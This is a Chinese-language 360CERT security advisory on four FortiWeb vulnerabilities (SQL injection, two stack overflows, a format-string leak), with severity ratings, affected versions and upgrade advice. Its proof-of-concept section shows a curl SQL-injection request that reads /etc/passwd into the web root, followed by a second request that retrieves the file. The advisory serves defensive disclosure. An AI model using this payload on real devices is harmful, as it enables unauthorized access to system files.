安全事件通告

FortiWeb 多个高危漏洞安全通告

360CERT
北京奇虎科技有限公司 | 2021-01-07

报告信息

报告名称	FortiWeb 多个高危漏洞安全通告		
报告类型	安全事件通告	**报告编号**	B6-2021-010701
报告版本	1	**报告日期**	2021-01-07
报告作者	360CERT	**联系方式**	cert@360.cn
提供方	北京奇虎科技有限公司		
接收方			

报告修订记录

报告版本	日期	修订	审核	描述
1	2021-01-07	360CERT	360CERT	撰写报告

目录

一、 事件档案

漏洞类型	信息泄漏漏洞
CVE 编号	CVE-2020-29018 等
相关厂商	Fortinet
相关组件	fortiweb 等
威胁等级	严重
影响面	广泛
360CERT 评分	9.8
修复方案	通用修补方案
事件发布时间	2021-01-07
报告生成时间	2021-01-07

二、事件简述

2021 年 01 月 07 日，360CERT 监测发现 FortiWeb 发布了 FortiWeb 多个高危漏洞 的风险通告，漏洞编号有 CVE-2020-29015,CVE-2020-29016,CVE-2020-29019,CVE-2020-29018 ，事件等级：严重，事件评分：9.8。

FortiGate 防火墙 FortiWeb 应用中存在多处漏洞：SQL 注入漏洞， 栈溢出漏洞，信息泄漏漏洞。

对此，360CERT 建议广大用户及时将 FortiWeb 升级到最新版本。与此同时，请做好资产自查以及预防工作，以免遭受黑客攻击。

三、 事件评级

经过安全技术人员的分析，最终对该事件的评定结果如下

评定方式	等级
威胁等级	严重
影响面	广泛
360CERT 评分	9.8

四、 事件详情

CVE-2020-29015: sql 注入漏洞

FortiWeb 用户界面中存在一处 SQL 注入漏洞。未通过身份验证的远程攻击者通过发送特制的请求包，可执行任意 SQL 查询或命令。 可造成任意文件读写，或命令执行 。

CVE-2020-29016: 缓冲区/栈溢出漏洞

FortiWeb 在处理证书名称时存在一处栈溢出漏洞。未通过身份认证的远程攻击者可发送异常的证书名称触发该漏洞，可造成栈溢出（在特定情况下可造成远程代码执行）。

CVE-2020-29019: 缓冲区/栈溢出漏洞


FortiWeb 在处理 Cookie 名称时存在一处栈溢出漏洞。未通过身份认证的远程攻击者可发送异常的 Cookie 名称触发该漏洞，可造成栈溢出（在特定情况下可造成远程代码执行）。

CVE-2020-29018: 信息泄漏漏洞

FortiWeb 在处理格式化字符串时存在一处信息泄漏漏洞。未通过身份验证的远程攻击者通过发送特制的请求，可读取到内存中敏感的数据信息。


五、 漏洞证明

```
root:~# curl -i -k                          1'/**/union/**/select/**/load_file('/etc/passwd')/**/into/*
*/dumpfile/**/'/migadmin/passwd111" https://fortiweb/
HTTP/1.1 401 Authorization Required
Date: Tue, 05 Jan 2021 22:04:03 GMT
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=63072000
Content-Length: 0
Strict-Transport-Security: max-age=63072000

root:~# curl -i -k https://fortiweb/passwd111
HTTP/1.1 200 OK
Date: Tue, 05 Jan 2021 22:04:08 GMT
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
Last-Modified: Tue, 05 Jan 2021 22:04:03 GMT
Accept-Ranges: bytes
Content-Length: 30
Strict-Transport-Security: max-age=63072000

root:x:0:0:root:/root:/bin/sh
```



六、 相关空间测绘数据

360 安全大脑-Quake 网络空间测绘系统通过对全网资产测绘，发现 FortiWeb 具体分布如下图所示。



七、 影响版本

产品名称	影响版本
fortiweb	<=6.3.5
fortiweb	<=6.2.3
fortiweb	<=6.3.7
fortiweb	6.2.0~6.2.3
fortiweb	6.3.0~6.3.7

八、 漏洞列表

编号	描述	导致结果	威胁等级
CVE-2020-29018	信息泄漏漏洞	敏感信息泄漏	高危
CVE-2020-29016	缓冲区/栈溢出漏洞	任意代码执行	高危
CVE-2020-29019	缓冲区/栈溢出漏洞	任意代码执行	高危
CVE-2020-29015	sql 注入漏洞	获取数据库权限/敏感数据	严重

九、 安全建议

(一) 通用修补方案

升级到 FortiWeb 6.3.8/6.2.4

十、 产品侧解决方案

(一) 360 城市级网络安全监测服务

360CERT 的安全分析人员利用 360 安全大脑的 QUAKE 资产测绘平台(quake.360.cn)，通过资产测绘技术的方式，对该漏洞进行监测。可联系相关产品区域负责人或(quake#360.cn)获取对应产品。

十一、 参考链接

1. FortiWeb is vulnerable to a blind SQL injection

   https://www.fortiguard.com/psirt/%20FG-IR-20-124

2. Stack-Based Buffer Overflow vulnerability in FortiWeb

   https://www.fortiguard.com/psirt/FG-IR-20-125

3. FortiWeb is vulnerable to a Format string vulnerability

   https://www.fortiguard.com/psirt/FG-IR-20-123

4. FortiWeb is vulnerable to a buffer overflow.

   https://www.fortiguard.com/psirt/%20FG-IR-20-126

附录 A 报告风险等级说明

360CERT 评分是依托 CVSS3.1 的评价体系，由 360CERT 进行分数评定的危害评分

严重	
评定标准	1. 9.0 ≤ 360CERT 评分 ≤ 10 2. Top20 组件 3. PoC/Exp 公开可直接利用 4. 获得系统权限 5. 蠕虫性攻击
危害结果	1. 任意攻击者可直接发起攻击 2. 直接获得服务器控制权限 3. 直接影响业务服务运行 4. 核心敏感数据泄漏 5. 下载任意文件 6. 易造成资金风险
修复建议	建议在 3 个工作日内对涉及的产品/组件进行修复操作

高危	
评定标准	1. 7.0 ≤ 360CERT 评分 < 9 2. 通用组件 3. PoC 公开 4. 获得服务/数据库权限
危害结果	1. 系统/服务/资源垂直越权 2. 获得数据库权限 3. 可造成资金风险
修复建议	建议在 7 个工作日内对涉及的产品/组件进行修复操作

中危	
评定标准	1. 4.0 ≤ 360CERT 评分 < 7 2. 需要额外的操作步骤方可实现攻击 3. 对服务的运行产生影响但不影响功能 a) 占用存储空间 b) 降低执行效率 4. 获得平台用户级权限
危害结果	1. 需要额外的操作步骤实现危害行为 2. 获得平台平行越权 3. 任意文件上传 4. 难造成资金风险
修复建议	建议在 12 个工作日内对涉及的产品/组件进行修复操作

低危	
评定标准	1. 0 ≤ 360CERT 评分 < 4 2. 不对服务的运行产生影响
危害结果	暂无
修复建议	建议在 20 个工作日内对涉及的产品/组件进行修复操作

附录 B 影响面说明

影响面说明	
广泛	影响主体数 > 10w 底层依赖库
一般	5w < 影响主体数 < 10w 开源库
局限	影响主体数 < 5w 特制版本的

附录 C 360 内部评分体系

360 内部评分体系是 360CERT 安全研究人员经过一系列的数据分析和调查研究，并结合多年的漏洞研究经验最终得出的一套针对漏洞和安全事件的科学评分标准。此套评分体系能够用来评测漏洞和安全事件的严重程度，并帮助确定所需反应的紧急度和重要度。经验证，此评分体系适用于市面上几乎所有的漏洞和安全事件。

360 内部评分体系建立在"CVSS 漏洞评分体系"的基础上，其最终分数是取决于多个指标的公式，最终计算得出的近似的漏洞利用容易程度和漏洞利用的影响。分数范围是 0 到 10，其中最严重的是 10。该分数能较直观地反映漏洞的威胁等级，具体对应规则如下：

分数	威胁等级
9.0 – 10.0	严重
7.0 – 8.9	高危
4.0 – 6.9	中危
0 - 3.9	低危